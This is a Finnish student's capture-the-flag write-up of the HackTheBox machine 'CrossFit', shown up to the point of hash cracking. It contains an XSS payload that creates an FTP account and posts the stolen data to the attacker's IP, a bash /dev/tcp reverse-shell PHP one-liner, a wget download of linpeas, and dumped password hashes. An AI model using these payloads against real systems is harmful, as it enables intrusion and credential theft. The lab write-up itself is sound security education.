

Kyberturvallisuus - Tutkimustyö

HTB CrossFit

Marko Issakainen, TTC1020-3001

Tutkimustyö
TTC1020-3001, Jarmo Nevala
Palautuspäivä

Sisältö

1	Johdanto	2
2	Enumerointi	3
2.1	Nmap	3
2.2	Portti 80 - HTTP	4
2.3	Portti 21 - FTP	5
2.4	http enumerointi	7
2.5	xss-detection enumerointi	8
3	Haavoittuvuuden käyttäminen (Exploitation).....	9
3.1	FTP tutkiminen js scriptin avulla.....	9
3.2	FTP käyttäjän luominen.....	11
3.3	Reverse shell.....	13
4	Oikeuksien korottaminen (Privilage Escalation).....	14
4.1	Enumerointi	14
4.1.1	Linpeas.sh	14
4.1.2	Salasanan murtaminen.....	15
4.2	Käyttäjä "Hank" (Further priv. esc.)	16
4.2.1	Enumerointi	16
4.2.2	Exploittaus	18
5	Root käyttäjän saaminen (total privilage escaletaion)	19
5.1	Enumerointi.....	19
5.1.1	Prosessien selvittäminen.....	19
5.1.2	Scriptin selvity Ghidra:n avulla	20
5.2	Exploittaus.....	21

1 Johdanto

Kyberturvallisuuden tutkimustyöhön kuului valita jokin tarkoituksella haavoittuvainen kone joka tulisi "hakkeroida".

Tässä tutkimuksessa valitsin kohteeksi HackTheBox alustalta CrossFit nimisen koneen joka on luokiteltu vaikeusasteeltaan "Insane" (Easy, Medium, Hard, Insane). Tässä käydään läpi enumerointi, haavoittuvuuksien löytäminen sekä niiden käyttäminen tähän koneeseen joidenka avulla saadaan itsellemme haltuun pääkäyttäjä.

Tässä koneessa käytetään hyväksi XSS (Cross-site scripting) jonka avulla saame luotua itsellemme FTP pannulle käyttäjän minne voimme ladata oman PHP sivun joka antaa meille etäyhteyden tietokoneelle.

Koneesta löydetään "hashatty" salasana joka voidaan murtaa käyttämällä hashcat työkalua sekä rockyou.txt tiedostoa, mikä koostuu useista salasanoista. Näin pääsemme sisään toiselle käyttäjälle.

Linuxin crontabista huomaamme scriptin, mikä ajetaan melko tiuhaan (1minuutin välein) ja tätä ajaa Isaac käyttäjä. Scripti sisältää haavoittuvuuden jonka avulla voimme asettaa oman komennon joka antaa meille shellin tähän käyttäjään.

Koneelta löytyy myös pspy:n avulla toinenkin prosessi joka ajetaan minuutin välein. Tämä luo tmp filun jonka scripti lopuksi poistaa kun se on kirjoittanut sinne. Tähän luomme saman nimisen tiedoston symlinkin avulla, joka luo tilanteen, että itse root kirjoittaa haluamamme ssh .pub avaimen /root/.ssh/authorized_keys filuun tämän symlinkin kautta, joka takaa meille pääsyn root käyttäjälle ssh kautta ilman salasanaa.

Tämä kone on vielä ns. aktiivinen HackTheBox sivustolla, joten tämä ei ole julkista "walktroughta" (writeup). Minulla meni noin 14h tämän koneen kanssa. Pisin aika kului cross-site scriptin kanssa, että sain sen toimimaan. Tarkempaa ajankäyttöä en saanut tästä koneesta.

2 Enumerointi

2.1 Nmap

Alkuun aloitetaan enumerointi nmap:in avulla, josta löydetään avoimet portit sekä palvelut.

```
[eu-vip-3]-[10.10.14.9]-[jubinblack@parrot]-[~/git/CTF/HTB/Boxes/CrossFit]
[??]$ cat nmap/crossfit.nmap
# Nmap 7.91 scan initiated Tue Jan 12 17:29:45 2021 as: nmap -sC -sV -oA nmap/crossfit 10.10.10.208
Nmap scan report for 10.10.10.208
Host is up (0.058s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ ssl-cert: Subject: commonName=*.crossfit.htb/organizationName=Cross Fit Ltd./stateOrProvinceName=NY/countryName=US
|_ Not valid before: 2020-04-30T19:16:46
|_ Not valid after: 3991-08-16T19:16:46
|_ ssl-date: TLS randomness does not represent time
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 b0:e7:5f:5f:7e:5a:4f:e8:e4:cf:f1:98:01:cb:3f:52 (RSA)
|_ 256 67:88:2d:20:a5:c1:a7:71:50:2b:c8:07:a4:b2:60:e5 (ECDSA)
|_ 256 62:ce:a3:15:93:c8:8c:b6:8e:23:1d:66:52:f4:4f:ef (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
Service Info: Host: Cross; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 12 17:30:02 2021 -- 1 IP address (1 host up) scanned in 16.70 seconds
```

Kuva 1. nmap – (komento: nmap -sC -sV -oA nmap/crossfit 10.10.10.208)


Nmapista huomaamme 3 porttia olevan auki:

- 21 FTP serveri
- 22 SSH portti
- 80 http serveri

2.2 Portti 80 - HTTP

Käydään ensin vilkaisemassa portti 80:

Avaan selaimella: 10.10.10.208 mistä avautuu Apache2 Debian default page.



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server. If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in [/usr/share/doc/apache2/README.Debian.gz](#)**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server. The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

By default, Debian does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Debian document root is `/var/www/html`. You can make your own virtual hosts under `/var/www`. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `reportbug` tool to report bugs in the Apache2 package with Debian. However, check **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

Tämä ei varmaankaan ole se, minne meidän kuuluisi päästä, joten kokeillaan lisätä vhost crossfit.htb > /etc/hosts jos tämä muuttaisi sivun jonne pääsemme.

```
1 127.0.0.1> localhost$
2 127.0.1.1> parrot$
3 $
4 $
5 10.10.10.208 crossfit.htb$
```

Kokeillaan uudelleen sivua, mutta sama default page aukeaa.

Palataan katsomaan nmap:in löydöksiä.

2.3 Portti 21 - FTP


Täältä löytyi myös tuo FTP serveri jossa on TLS, tätä voimme yrittää tutkia tarkemmin:

`openssl s_client -connect crossfit.htb:21 -starttls ftp` komennolla saamme hieman lisää tietoa tästä:

```
[eu-vip-3]-[10.10.14.9]-[jubinblack@parrot]-[~/git/CTF/HTB/Boxes/CrossFit]
[??]$ openssl s_client -connect crossfit.htb:21 -starttls ftp
CONNECTED(00000003)
depth=0 C = US, ST = NY, O = Cross Fit Ltd., CN = *.crossfit.htb, emailAddress = info@gym-club.crossfit.htb
verify error:num=18:self signed certificate
verify return:1
depth=0 C = US, ST = NY, O = Cross Fit Ltd., CN = *.crossfit.htb, emailAddress = info@gym-club.crossfit.htb
verify return:1
---
Certificate chain
 0 s:C = US, ST = NY, O = Cross Fit Ltd., CN = *.crossfit.htb, emailAddress = info@gym-club.crossfit.htb
  i:C = US, ST = NY, O = Cross Fit Ltd., CN = *.crossfit.htb, emailAddress = info@gym-club.crossfit.htb
```


Kuva 2. Uusi vhost!

Tästä kuvasta löydämme sähköposti osoitteen: info@[gym-club](mailto:info@gym-club.crossfit.htb).crossfit.htb jonka voimme lisätä /etc/hosts filuun. Nyt me pääsimme crossfit:in etusivulle!



2.4 http enumerointi

Blogi sivulta (<http://gym-club.crossfit.htb/blog-single.php>) löydämme ”Leave a comment” paikan, mikä ilmeisesti tunnistaa cross-site scriptien lähettämisen:




Kuva 3. XSS attempt detected

(Tässä kohtaa sain hetken aikaa pyöritellä eri metodeja ennen kuin löysin toimivan ratkaisun)

”Browser information will be...” Tästä huomaamme että jos tämä botti huomaa XSS yrityksen, se kerää talteen IP osoitteen sekä selaimen informaation (user-agent).

Otetaan tämän kommentin lähetys pyyntö burpsuitella kiinni:



Tämän avulla me voimme hallita, mitä informaatiota me lähetämme user-agent:issa.

2.5 xss-detection enumerointi

Tehdään siis testi löytyykö tästä haavoittuvuus:

Käynnistämme python serverin (python -m http.server), annamme user-agent parametrina: `<script src=http://10.10.14.9:8000/test.php/>`. Tämä yrittää hakea scriptiä minun omalta virtuaali koneestani, jonka ip on 10.10.14.9 ja nyt serveri pyörii portissa 8000 jossa ei ole tuota test.php filua, mutta saan silti siitä ilmoituksen, mikäli tämä yrittää sitä saada:

```
[eu-vip-3]-[10.10.14.9]-[jubinblack@parrot]-[~/git/CTF/HTB/Boxes/CrossFit]
[??]$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.208 - - [04/Feb/2021 15:27:09] code 404, message File not found
10.10.10.208 - - [04/Feb/2021 15:27:09] "GET /test.php HTTP/1.1" 404 -
10.10.10.208 - - [04/Feb/2021 15:27:20] code 404, message File not found
10.10.10.208 - - [04/Feb/2021 15:27:20] "GET /test.php HTTP/1.1" 404 -
10.10.10.208 - - [04/Feb/2021 15:27:45] code 404, message File not found
10.10.10.208 - - [04/Feb/2021 15:27:45] "GET /test.php/ HTTP/1.1" 404 -
10.10.10.208 - - [04/Feb/2021 15:27:55] code 404, message File not found
10.10.10.208 - - [04/Feb/2021 15:27:55] "GET /test.php/ HTTP/1.1" 404 -
10.10.10.208 - - [04/Feb/2021 15:28:10] code 404, message File not found
10.10.10.208 - - [04/Feb/2021 15:28:10] "GET /test.php/ HTTP/1.1" 404 -
```

kuva 4. Get requests

Kuten kuvasta 4 näkyy, olemme saaneet GET requesteja tuohon test.php filuun! Nyt me voisimme luoda pienen scriptin tähän ja kokeilla jos saamme jonkin oman scriptin suoritettua samaisella komennolla. Tein nopean scriptin, joka lähettää POST requestin minulle. Kuva 5 näkyy myös, että mistä tämä scripti ajetaan, koska Referer kohdassa löytyy report.php scripti.

```
[eu-vip-3]-[10.10.14.21]-[jubinblack@parrot]-[~/git/CTF/HTB/Boxes/CrossFit/www]
[??]$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.208 - - [07/Feb/2021 10:16:17] "GET /script.js HTTP/1.1" 200 -

[eu-vip-3]-[10.10.14.21]-[jubinblack@parrot]-[~/git/CTF/HTB/Boxes/CrossFit]
[??]$ nc -lnvp 8001
Listening on 0.0.0.0 8001
Connection received on 10.10.10.208 51962
POST / HTTP/1.1
Host: 10.10.14.21:8001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://gym-club.crossfit.htb/security_threat/report.php
Content-Type: text/plain;charset=UTF-8
Content-Length: 78
Origin: http://gym-club.crossfit.htb
connection: keep-alive
```

kuva 5. scripti suoritettu

3 Haavoittuvuuden käyttäminen (Exploitation)

(Tämä vei ”hetken” aikaa, että huomasin miten voin hyödyntää ftp:tä. Ftp:stä löytyi scripti jonka sourcesta löytyi komento jolla me voimme luoda uuden käyttäjä tunnuksen tuonne hetkeksi jonka jälkeen se automaattisesti poistuu sieltä.)

3.1 FTP tutkiminen js scriptin avulla

Näihin ei pääse käsiksi ulkoisesta verkosta, joten voimme olettaa että tämä pyörii localhostissa. Lähettämällä pyyntöjä ftp.crossfit.htb saamme vastaukseksi:

```
<!DOCTYPE html>
<html>
<head>
  <title>FTP Hosting - Account Management</title>
  <link href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/4.0.0-alpha/css/bootstrap.css" rel="stylesheet">
</head>
<body>
<br>
<div class="container">
  <div class="row">
    <div class="col-lg-12 margin-tb">
      <div class="pull-left">
        <h2>FTP Hosting - Account Management</h2>
      </div>
      <div class="pull-right">
        <a class="btn btn-success" href="http://ftp.crossfit.htb/accounts/create"> Create New Account</a>
      </div>
    </div>
  </div>

  <table class="table table-bordered">
    <tr>
      <th>No</th>
      <th>Username</th>
      <th>Creation Date</th>
      <th width="280px">Action</th>
    </tr>
  </table>
```

Kuva 6. ftp.crossfit.htb

Tästä näkyy linkki, joka kertoo, että sieltä voi luoda uuden käyttäjän. Lähettämällä juuri löytyneeseen linkkiin pyynnön, saamme tietoon, mitä tarvitsemme käyttäjän luontiin. Nämä linkin mitä pyydämme, avaa tuon koneen käyttäjä, kuka hallitsee tuota report.php scriptiä ja avaa useragent näkymän, jossa on meidän payload.

```
<div class="row">
  <div class="col-lg-12 margin-tb">
    <div class="pull-left">
      <h2>Add New Account</h2>
    </div>
    <div class="pull-right">
      <a class="btn btn-primary" href="http://ftp.crossfit.htb/accounts"> Back</a>
    </div>
  </div>
</div>

<form action="http://ftp.crossfit.htb/accounts" method="POST">
  <input type="hidden" name="_token" value="ICYMMF4Fjvu7guZcIHv6H0oyQ3c7iN0mpTQ7ndVZ">
  <div class="row">
    <div class="col-xs-12 col-sm-12 col-md-12">
      <div class="form-group">
        <strong>Username:</strong>
        <input type="text" name="username" class="form-control" placeholder="Username">
      </div>
    </div>
    <div class="col-xs-12 col-sm-12 col-md-12">
      <div class="form-group">
        <strong>Password:</strong>
        <input type="password" name="pass" class="form-control" placeholder="Password">
      </div>
    </div>
    <div class="col-xs-12 col-sm-12 col-md-12 text-center">
      <button type="submit" class="btn btn-primary">Submit</button>
    </div>
  </div>
</form>
```

Kuva 7. ftp serverin käyttäjän luominen.

Kuvasta 7 näkyy, että tämä lomake haluaa käyttäjänimen sekä salasanan. Ja koska tässä on csrf suojaus, siihen vaaditaan myös tuo tokeni joka löytyy sivulta (tämän huomasin vasta ensimmäisen käyttäjän luonnin yhteydessä, että tokeni vaaditaan).

3.2 FTP käyttäjän luominen

```

window.addEventListener("load", function()
{
    var xhr = new XMLHttpRequest();
    xhr.withCredentials = true;
    xhr.onreadystatechange = function()
    {
        if (xhr.readyState == XMLHttpRequest.DONE)
        {
            var element = document.createElement('div')
            element.innerHTML = xhr.responseText;
            var tokenField = element.querySelector("[name =_token]")
            var tokenValue = tokenField.value
            createAccount(tokenValue)
            setTimeout(function() {
                }, 5000)
        }
    }

    xhr.open('GET', 'http://ftp.crossfit.htb/accounts/create', true);
    xhr.send();

    function createAccount(token)
    {
        var data = 'username=jubin&pass=jubin& token='+token
        xhr.open('POST', 'http://ftp.crossfit.htb/accounts', true);
        xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        xhr.send(data);

        sendToAttacker(data)

        xhr.onreadystatechange = function()
        {
            if (xhr.readyState == XMLHttpRequest.DONE)
            {
                sendToAttacker(xhr.responseText)
            }
        }
    }

    function sendToAttacker(data) {
        var xhr2 = new XMLHttpRequest();
        var params = 'data='+data
        xhr2.open('POST', 'http://10.10.14.21:8001', true);
        xhr2.send(params);
    }
});

```

Kuva 8. FTP käyttäjän luonti

Tämän scriptin avulla haemme ensin tarvittavan tokenin, joka annetaan argumenttina createAccount() funktiolle. Dataksi annamme käyttäjä nimen (jubin) sekä salasanan (jubin) ja tokenin jonka haimme alkuun.

Nyt kun lähetämme burpsuitella taas kutsun tuohon scripttiin, sen pitäisi luoda meille ftp käyttäjä jonka avulla me pääsemme sisään tuonne pannulle.

```

[eu-vip-3]-[10.10.14.21]-[jubinblackparrot]-[~/git/CTF/HTB/Boxes/CrossFit/ww]
[??]$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.208 - - [07/Feb/2021 10:16:17] "GET /script.js HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
[eu-vip-3]-[10.10.14.21]-[jubinblackparrot]-[~/git/CTF/HTB/Boxes/CrossFit/ww]
[??]$ vim script.js
[eu-vip-3]-[10.10.14.21]-[jubinblackparrot]-[~/git/CTF/HTB/Boxes/CrossFit/ww]
[??]$ codium script.js
[eu-vip-3]-[10.10.14.21]-[jubinblackparrot]-[~/git/CTF/HTB/Boxes/CrossFit/ww]
[??]$ sudo python3 -m http.server 80
[sudo] password for jubinblack:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.208 - - [07/Feb/2021 10:36:43] "GET /script.js HTTP/1.1" 200 -
^C

[eu-vip-2]-[10.10.14.21]-[jubinblackparrot]-[~/git/CTF/HTB/Boxes/CrossFit]
[??]$ nc -lvp 8001
Listening on 0.0.0.0 8001
Connection received on 10.10.10.288 51974
POST / HTTP/1.1
Host: 10.10.14.21:8001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://gym-club.crossfit.htb/security_threat/report.php
Content-Type: text/plain;charset=UTF-8
Content-Length: 78
Origin: http://gym-club.crossfit.htb
Connection: keep-alive

data=username=jubin&pass=jubin& token=RzllNjYyMzB7BjWvxE1u0jpcEjougxv/i4wEBL

```

Kuva 9. FTP server

Jess!

3.3 Reverse shell

Täältä me näemmä muutaman kansion (development-test, ftp, gym-club sekä html). gym-club oli yksi vhost:eista jonka me lisäsimme, ja on selvää odottaa että tämä missä olemme nyt kiinni on tyylillä: ftp.crossfit.htb. Joten mikä tämä development-test ja html on?

Ainoa mihin meillä on kirjoituslupa on tuo development-test.

development-test kansio on tyhjä, mutta mitä jos me lisäämme tämän meidän /etc/hosts filuun ja laitamme oman .php sivun sinne?

Lisäämällä hyvin simppelein "reverse shellin" development-test kansioon:

```
<?php shell_exec("bash -c 'bash -i >& /dev/tcp/10.10.14.21/9001 0>&1'"); ?>
```

nimellä shell.php. Tämä ei toiminut suoraan laittamalla hosts avulla ja menemällä tänne <http://development-test.crossfit.htb/shell.php> eli ei julkisesti päästävissä, mutta scriptin kautta jota käytimme aiemmin käyttäjän luontiin, mutta tällä kertaa kutsui tätä shell.php filua, saatiin shelli!

```
└─ [??]$ nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.208 39714
bash: cannot set terminal process group (699): Inappropriate ioctl for device
bash: no job control in this shell
www-data@crossfit:/var/www/development-test$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@crossfit:/var/www/development-test$ whoami
whoami
www-data
www-data@crossfit:/var/www/development-test$
```

Kuva 10. web käyttäjän shell.

4 Oikeuksien korottaminen (Privilage Escalation)

4.1 Enumerointi

Nyt kun olemme päässeet sisään koneeseen, yksi mitä tykkään tehdä on ajaa linpeas, joka hoitaa kätevästi suurimman osan enumeroinnista, ainoa miinus puoli että sitä dataa tulee paljon karsittavaksi..

4.1.1 Linpeas.sh

Saamme linpeas.sh scriptin tänne pistämällä python serverin pystyyn, ja kohteestamme laitamme komennon "`wget http://10.10.14.21/linpeas.sh`" joka lataa tämän työkalun käyttöömmme.

```

[??]$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.208 - - [07/Feb/2021 16:39:33] "GET /linpeas.sh HTTP/1.1" 200 -

Listening on 0.0.0.0 9001
Connection received on 10.10.10.208 39714
bash: cannot set terminal process group (699): Inappropriate ioctl for device
bash: no job control in this shell
www-data@crossfit:/var/www/development-test$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@crossfit:/var/www/development-test$ whoami
www-data
www-data@crossfit:/var/www/development-test$ wget http://10.10.14.21/linpeas.sh
www-data@crossfit:/var/www/development-test$ wget http://10.10.14.21/linpeas.sh
--2021-02-07 09:40:45-- http://10.10.14.21/linpeas.sh
Connecting to 10.10.14.21:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 318386 (311K) [text/x-sh]
Saving to: 'linpeas.sh'

 0K ..... 16% 462K 1s
 50K ..... 32% 951K 0s
100K ..... 48% 2.09M 0s
150K ..... 64% 1.68M 0s
200K ..... 80% 2.25M 0s
250K ..... 96% 2.37M 0s
300K ..... 100% 2.80M=0.3s

2021-02-07 09:40:45 (1.17 MB/s) - 'linpeas.sh' saved [318386/318386]

www-data@crossfit:/var/www/development-test$

```

Kuva 11. Linpeas.sh lataus.

Nyt meillä on linpeas ja laitetaan se ruksuttamaan.

Kun linpeas on ajanut, se antaa PALJON data mistä lähteä tutkimaan. Sieltä löytyi mm. myös salasanoja hashattyna.

```
/etc/ansible/playbooks/adduser_hank.yml: $6$e20D6nUeT301YR1oSA777Jj8tk5.sFACzLu1gqfZ0CsKTVCfNEQ1bh79nZf99mM.1ov/pzDCE8xNZZCH9MuHKMcjqNUd8QUEzC1CZ6/
/var/www/ftp/database/factories/UserFactory.php: $2y$10$92IXUNpkj00r0Q5byMi.Ye4oKoEa3Ro9llC/.og/at2.uhewG/zgi
```

4.1.2 Salasanan murtaminen

Toinen näistä on ilmeisesti käyttäjän hank hashatty salasana.

Saamme koneen käyttäjät listattua käyttämällä:

```
cat /etc/passwd | grep -v nologin | grep -v false
```

komento karsii oikeat käyttäjät esille.

```
www-data@crossfit:/var/www/development-test$ cat /etc/passwd | grep -v nologin | grep -v false
<$ cat /etc/passwd | grep -v nologin | grep -v false
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
isaac:x:1000:1000:,,,:/home/isaac:/bin/bash
hank:x:1004:1006:./home/hank:/bin/bash
```

Kuva 12. Käyttäjät koneelta passwd.

Voimme yrittää murtaa tuon hash:ätyn salasanan hashcatin avulla. hashcat –example-hash näyttää meille esimerkkejä miltä mikäkin hashi näyttää ja hakemalla (käytän tmux johon on lisätty vim tyylinen haku selaus mitä lie, kätevä juttu anyway) “\\${6}\\$” alkuisia hasheja (haku ei onnistu käyttämällä pelkkää \$ joten pitää käyttää escape char. että se osaa käsitellä sitä kuten kirjainta eikä muuttujana joten se miten vim lukee tämän: \$6\$) löydämme hashcat moodiin 1800 sopivan hashin.

```
MODE: 1800
TYPE: sha512crypt $6$, SHA512 (Unix)
HASH: $6$72820166$U4DVzpcYxgw7MvVDGGvB2/H5LRistD5.Ah4upwENR5UtffLR4X4SxSzfREv8z6wVl0jRFX40/KnYVvK4829kd1
PASS: hashcat
```

Kuva 13. Hashcat mode ja hash tyyppi

Nyt kun tiedämme mikä hash on kyseessä, voimme yrittää murtaa sen.

